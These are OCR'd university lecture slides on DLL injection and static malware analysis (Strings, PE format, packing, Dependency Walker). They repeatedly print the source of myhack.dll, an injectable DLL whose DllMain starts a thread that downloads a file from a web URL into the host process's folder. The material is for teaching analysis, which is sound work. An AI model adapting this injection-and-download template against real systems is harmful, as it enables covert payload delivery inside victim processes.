
- DLL injection is method of **injecting code** to some other processe's address space and **executing that piece of code on behalf of that process**.
- DLL injection provides a platform for **manipulating the execution of a running process**.
  - It's very commonly used for logging information while reverse engineering.
  - It has gained bad name for itself since it's mostly used by **malware** for stealth purposes:
    - Hiding malicious code into system process
      - Winlogon.exe, services.exe, svchost.exe explorer.exe
    - Open backdoor port
    - Connect remote server
    - Keylogging…
  - It's also frequently used within the game hacking world to code bots

DLL Injection




DLL Injection

DLL Injection



DLL Injection




DllMain()

DllMain entry point

05/30/2018 • 7 minutes to read

An optional entry point into a dynamic-link library (DLL). When the system starts or terminates a process or thread, it calls the entry-point function for each loaded DLL using the first thread of the process. The system also calls the entry-point function for a DLL when it is loaded or unloaded using the LoadLibrary and FreeLibrary functions.



Source Code of myhack.dll

myhack.cpp 〉 No Selection

```
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

Source Code of myhack.dll

fdwReason [in]

The reason code that indicates why the DLL entry-point function is being called. This parameter can be one of the following values.

Value	Meaning
DLL_PROCESS_ATTACH 1	The DLL is being loaded into the virtual address space of the current process as a result of the process starting up or as a result of a call to LoadLibrary. DLLs can use this opportunity to initialize any instance data or to use the TlsAlloc function to allocate a thread local storage (TLS) index. The *lpReserved* parameter indicates whether the DLL is being loaded statically or dynamically.

```
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Source Code of myhack.dll

myhack.cpp 〉 No Selection

```
1  #include "windows.h"
2  #include "tchar.h"
3
4  #pragma comment(lib, "urlmon.lib")
5
6  #define DEF_URL         (L"http://www.naver.com/index.html")
7  #define DEF_FILE_NAME   (L"index.html")
8
9  HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Static analysis (myhack.dll)

- Finding Strings [1]
  - A string in a program is a sequence of characters such as “the.”
  - A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location.
  - Searching through the strings can be **a simple way to get hints about the functionality of a program**.
    - For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program.
  - You can use the **Strings** program to search an executable for strings, which are typically stored in either ASCII or Unicode format.

[1]. Practical Malware Analysis, page 11

Static analysis (myhack.dll)

```
C:\Work>strings.exe myhack.dll_
```

```
modf
ldexp
_cabs
_hypot
fmod
frexp
_y0
_y1
_yn
_logb
_nextafter
index.html
http://www.naver.com/index.html
<myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
QI\
QI\
QI\
QI\
```


```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```


Static analysis (myhack.dll)




Sometimes the strings detected by the Strings program are not actual strings.

Portable Executable (PE) file


- A Portable Executable (**PE**) **file** is the standard binary **file** format for an **Executable (.exe) or DLL** under Windows NT, Windows 95, and Win32.






Packed and Obfuscated Malware


- Malware writers often use **packing or obfuscation** to make their files more difficult to detect or analyze.
- **Obfuscated** programs are ones whose execution the malware author has attempted to hide.
- **Packed** programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed.
- Both techniques will severely limit your attempts to statically analyze the malware.




Packed and Obfuscated Malware



Exploring Dynamically Linked Functions with Dependency Walker




Notepad.exe Process




Common DLLs

DLL	Description
Kernel32.dll	This is a very common DLL that contains core functionality, such as access and manipulation of memory, files, and hardware.
Advapi32.dll	This DLL provides access to advanced core Windows components such as the Service Manager and Registry.
User32.dll	This DLL contains all the user-interface components, such as buttons, scroll bars, and components for controlling and responding to user actions.
Gdi32.dll	This DLL contains functions for displaying and manipulating graphics.
Ntdll.dll	This DLL is the interface to the Windows kernel. Executables generally do not import this file directly, although it is always imported indirectly by *Kernel32.dll*. If an executable imports this file, it means that the author intended to use functionality not normally available to Windows programs. Some tasks, such as hiding functionality or manipulating processes, will use this interface.
WSock32.dll and *Ws2_32.dll*	These are networking DLLs. A program that accesses either of these most likely connects to a network or performs network-related tasks.
Wininet.dll	This DLL contains higher-level networking functions that implement protocols such as FTP, HTTP, and NTP.



Exploring Dynamically Linked Functions with Dependency Walker



myhack.cpp 〉 No Selection

```
1  #include "windows.h"
2  #include "tchar.h"
3
4  #pragma comment(lib, "urlmon.lib")
5
6  #define DEF_URL         (L"http://www.naver.com/index.html")
```

`#pragma comment` is a compiler directive which indicates Visual C++ to leave a comment in the generated object file. The comment can then be read by the linker when it processes object files.

`#pragma comment(lib, libname)` tells the linker to add the 'libname' library to the list of library dependencies, as if you had added it in the project properties at `Linker->Input->Additional dependencies`

See #pragma comment on MSDN

```
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
